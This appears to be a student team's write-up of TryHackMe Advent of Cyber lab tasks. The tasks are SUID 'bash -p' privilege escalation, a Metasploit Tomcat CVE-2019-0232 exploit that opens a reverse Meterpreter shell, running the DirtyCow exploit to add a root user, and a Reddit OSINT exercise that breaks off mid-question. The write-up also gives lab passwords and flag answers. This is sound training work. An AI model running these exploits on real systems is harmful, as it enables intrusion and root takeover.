PSP0201

Week 4

Write Up

Group name: Code Blu

ID	Name	Role
1211103236	Tang Yu Xuan	Leader
1211102879	Koh Jia Jie	Member
1211101196	Tan Hui Jeen	Member
1211100571	Teh Yvonne	Member

Day 11: Networking - The Rogue Gnome

Tools Used: Kali Linux

Solution / Walkthrough:

Question 1: What is the Linux command to enumerate the key for SSH ?

Use “ssh cmnatic@10.10.217.212” command to log in into the vulnerable machine and type “aoc2020” as the password.

```
kali@kali: ~
File  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history

┌──(kali㉿kali)-[~]
└─$ ssh cmnatic@10.10.217.212
The authenticity of host '10.10.217.212 (10.10.217.212)' can't be established.
ED25519 key fingerprint is SHA256:hUBCWd6O4fUKKG/W7Q/by9myXx/TJXtwU4lk5pqpmvc.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.217.212' (ED25519) to the list of known host
s.
cmnatic@10.10.217.212's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jun 28 04:10:34 UTC 2022

  System load:  0.08               Processes:           91
  Usage of /:   26.8% of 14.70GB   Users logged in:     0
  Memory usage: 8%                 IP address for ens5: 10.10.217.212
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
```

Using “**find / -perm -u=s -type f 2>/dev/null**” to discover the executables that have the SUID permission.

```
kali@kali: ~
File  Actions  Edit  View  Help
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
/snap/core/7270/bin/su
/snap/core/7270/bin/umount
```

We exploit the “/bin/bash/” and gain the root privileges by using the “**bash -p**” command.

```
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4#
```

Question 2: What are the contents of the file located at /root/flag.txt?

After we gain the root privileges, we get to the “/root” directory and the “flag.txt” file is located in the directory. Using the “cat flag.txt” command, we can read the content in the file and capture the flag which is “**thm{2fb10afe933296592}**”

.

```
kali@kali: ~
File  Actions  Edit  View  Help
bash-4.4# pwd
/root
bash-4.4# cd ..
bash-4.4# pwd
/
bash-4.4# cd root
bash-4.4# ls
flag.txt
bash-4.4# cat flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

Through process/ methodology:

First, we use SSH to log in into the vulnerable machines and type “aoc2020” as the password. Then, we use find command to find the executables with SUID permission. Next, we exploit “/bin/bash/” use the “bash -p” command to gain the root privileges. Finally, use cat command to open flag.txt which is located in the root directory and get the flag.

Day 12: Networking - Ready, set, elf

Tools Used: Kali Linux

Solution / Walkthrough:


Question 1: What is the version number of the web server?

We use nmap to scan the network with the given ip address. The 8080 port is known as the open port and we can get the version number of the web server which is **9.0.17**


```
kali@kali: ~
File  Actions  Edit  View  Help
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: TBFC-WEB-01
|   NetBIOS_Domain_Name: TBFC-WEB-01
|   NetBIOS_Computer_Name: TBFC-WEB-01
|   DNS_Domain_Name: tbfc-web-01
|   DNS_Computer_Name: tbfc-web-01
|   Product_Version: 10.0.17763
|_  System_Time: 2022-06-28T03:32:34+00:00
|_ssl-date: 2022-06-28T03:32:37+00:00; -2s from scanner time.
| ssl-cert: Subject: commonName=tbfc-web-01
| Not valid before: 2022-06-27T03:30:07
|_Not valid after:  2022-12-27T03:30:07
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http          Apache Tomcat 9.0.17
|_http-title: Apache Tomcat/9.0.17
|_http-favicon: Apache Tomcat
Warning: OSScan results may be unreliable because we could not find at least 1
 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incompl
ete
```

Question 2: What CVE can be used to create a Meterpreter entry onto the machine?


We enter the website called CVE-CVE and search for the "Apache Tomcat 9.0.17". The result we get is "**CVE-2019-0232"**



We open the metasploit with the command “sudo msfdb init && msfconsole”



We search for CVE-2019-0232



We enter the “use 0” command to exploit the server.

```
Shell No.1
File  Actions  Edit  View  Help
msf6 > search CVE-2019-0232

Matching Modules
================

   #  Name                                                Disclosure Date  Rank
 Check  Description
   -  ----                                                ---------------  ----
   -----  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10       excellent
 Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability


Interact with a module by name or index. For example info 0, use 0 or use expl
oit/windows/http/tomcat_cgi_cmdlineargs

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

We use the “options” command to display the information.

```
Shell No.1
File  Actions  Edit  View  Help
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:p
                                         ort[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://git
                                         hub.com/rapid7/metasploit-framework
                                         /wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing conn
                                         ections
   SSLCert                     no        Path to a custom SSL certificate (d
                                         efault is randomly generated)
   TARGETURI  /                yes       The URI path to CGI script
   VHOST                       no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, t
                                        hread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may
                                         be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

Question 3: What were the Metasploit settings you had to set?

We set the **RHOST** to 10.10.162.174, set the **TARGETURI** to http://10.10.162.174/cgt-bin/elfwhacker.bat and set **LHOST** to 10.10.31.88

```
Shell No.1
File  Actions  Edit  View  Help
   SSL        false            no        Negotiate SSL/TLS for outgoing conn
                                         ections
   SSLCert                     no        Path to a custom SSL certificate (d
                                         efault is randomly generated)
   TARGETURI  /                yes       The URI path to CGI script
   VHOST                       no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, t
                                        hread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may
                                         be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.162.174
RHOST => 10.10.162.174
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI http://10.10.162.174/cgi-bin/elfwhacker.bat
TARGETURI => http://10.10.162.174/cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.31.88
LHOST => 10.18.31.88
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

We use the “run” command to run the exploit.

```
Shell No.1
File  Actions  Edit  View  Help
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.18.31.88:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.162.174
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.18.31.88:4444 -> 10.10.162.174:49733 ) at 2022-06-27 23:49:40 -0400

meterpreter >
```

Question 4: What are the contents of flag1.txt?

We open the flag1.txt using “cat” command and there is the flag - “**thm{whacking_all_the_elves}**”

```
Shell No.1
File  Actions  Edit  View  Help
meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
==========================================================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2022-06-27 23:49:30 -0400  WkAHW.exe
100777/rwxrwxrwx  825    fil   2020-11-18 22:49:25 -0500  elfwhacker.bat
100666/rw-rw-rw-  27     fil   2020-11-19 17:05:43 -0500  flag1.txt

meterpreter > cat flag1.txt
thm{whacking_all_the_elves}meterpreter >
```

Through process/ methodology:

First, we use nmap to scan the network, and identify the web server. Next, we search the CVE of the web server and open the metasploit with the “msfconsole” command. We search for CVE-2019-0232 and use the “use 0” command to exploit the server. Then, we show the options by entering the “options” command. We modify the RHOST, LHOST and TARGETURI. Finally, we run the exploit and we can find the flag1.txt in the directory.

Day 13: Networking - Coal for Christmas

Tools Used: Kali Linux

Solution / Walkthrough:

Question 1: What old, deprecated protocol and service is running?

We use nmap to scan the network. We can identify an old, deprecated service which is **telnet**.

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -O -T5 10.10.48.163                                  255 ✗
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 02:22 EDT
Nmap scan report for 10.10.48.163
Host is up (0.21s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.
0)
23/tcp  open  telnet  Linux telnetd
111/tcp open  rpcbind 2-4 (RPC #100000)
Aggressive OS guesses: Android 4.0 (92%), Canon imageRUNNER ADVANCE C3320i or
C3325 copier (92%), Linux 2.6.32 - 3.2 (92%), Linux 3.0 (92%), Linux 3.2 (92%)
, SUSE Linux Enterprise Thin Client 11 (92%), Linux 3.1 (92%), Thecus 4200 or
N5500 NAS device (Linux 2.6.33) (92%), Linux 2.6.31 - 3.2 (91%), Linux 2.6.32
(91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.53 seconds
```

Question 2: What credential was left for you?

We connect to the service using the "telnet 10.10.48.163" command. The username showing is "santa" and the credential left for us is "**clauschristmas**". We use the information given to log in.

```
┌──(kali㉿kali)-[~]
└─$ telnet 10.10.48.163
Trying 10.10.48.163 ...
Connected to 10.10.48.163.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: santa
Password:
Last login: Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2
                \ /
              ──>*<──
                /o\
               /_\_\
              /_/_0_\
             /_o_\_\_\
            /_/_/_/_/o\
           /@\_\_\@\_\_\
          /_/_/o/_/_/_/_\
         /_\_\_\_\_\o\_\_\
        /_/0/_/_/_0_/_/@/_\
       /_\_\_\_\_\_\_\_\_\_\
      /_/o/_/_/@/_/_/o/_/0/_\
                [___]
```

Question 3: What distribution of Linux and version number is this server running?

We use the “cat etc/*release” command to view the information. We can see that it is **Ubuntu 12.04**.

```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```

Question 4: Who got here first?

We open the cookies_and_milk.txt using the “cat” command. We know that the **grinch** got here first and the c code inside the file.

```
$ cat cookies_and_milk.txt
/*************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//*************************************************/
```

We search for the codes and we know that it is a DirtyCow exploit.

master dirtycow / dirty.c

g0tmi1k Easy copy/pasting output with the wording

2 contributors

193 lines (172 sloc) | 4.7 KB

We copy the code and paste in the new created file which is named as “dirty.c”

```
File  Actions  Edit  View  Help
  GNU nano 2.2.6              File: dirty.c                        Modified

/*
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a baso and automatically generatos a new passwd lino.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#includo <pthread.h>
#include <string.h>

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Tex ^T To Spell
```

<u>Question 5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?</u>

We use the “less dirty.c” command to look for the verbatim syntax which is “**<u>gcc -pthread dirty.c -o dirty -lcrypt</u>**”.

```
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
```

We run the verbatim syntax and the new file called “dirty” will show in the directory.

```
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$
```

Question 6: What "new" username was created, with the default operations of the real C source code?

We execute the “dirty” file by using the “./” command and enter “password” as our new password. We can identify the new username which is “**firefart**”.

```
santa@christmas:~$ \./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: 7f68ef9db000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
santa@christmas:~$
```

We login as an administrator, go to the root directory and open the “message_from_the_grinch.txt” file.


```
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY
```

Question 7: What is the MD5 hash output?

We create a file named “coal” using the “touch” command and use the “tree | md5sum” command to show the md5 hash output which is “**8b16f00dd3b51efadb02c1df7f8427cc**”.

Question 8: What is the CVE for DirtyCow?

We can get the CVE by searching in Google. The CVE is **CVE-2016-5195**.



Through process / Methodology:


First, we use nmap to scan the port, identify and connect the old service. We use the information given to login and use the “cat /etc/*release” command to read the information of distribution of linux. Next, we open the “cookies_and_milk.txt” file but the grinch has come before us. We copy the c code in the file and paste in a new file named “dirty.c”. We use the “less dirty.c” command and identify the verbatim syntax to compile the c code. Then, we run the verbatim syntax and a new file named “dirty” is created. By executing the “dirty” file with “./” command, we can identify the new username. Next, we login as administrator and go to the root directory and create a new file named “coal”. Finally, we run the “tree | md5sum” command and get the md5 hash output.

Day 14: OSINT - Where's Rudolph?

Tools used: Google Chrome


Solution / Walkthrough:

We searched for the username "IGuidetheClaus2020" on the Reddit website.




Question 1: What URL will take me directly to Rudolph's Reddit comment history?

We go to the comment page in Reddit and copy the link. The link will be "**https://www.reddit.com/user/IGuidetheClaus2020/comments/**"




Question 2: According to Rudolph, where was he born?

We can know he was born in Chicago based on the comment he posted.




Question 3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

We search for the creator in google and his name is “Robert L. **May**”



Question 4: On what other social media platform might Rudolph have an account?

We can know that he has a **Twitter** account based on the comment he posted.



Question 5: What is Rudolph's username on that platform?

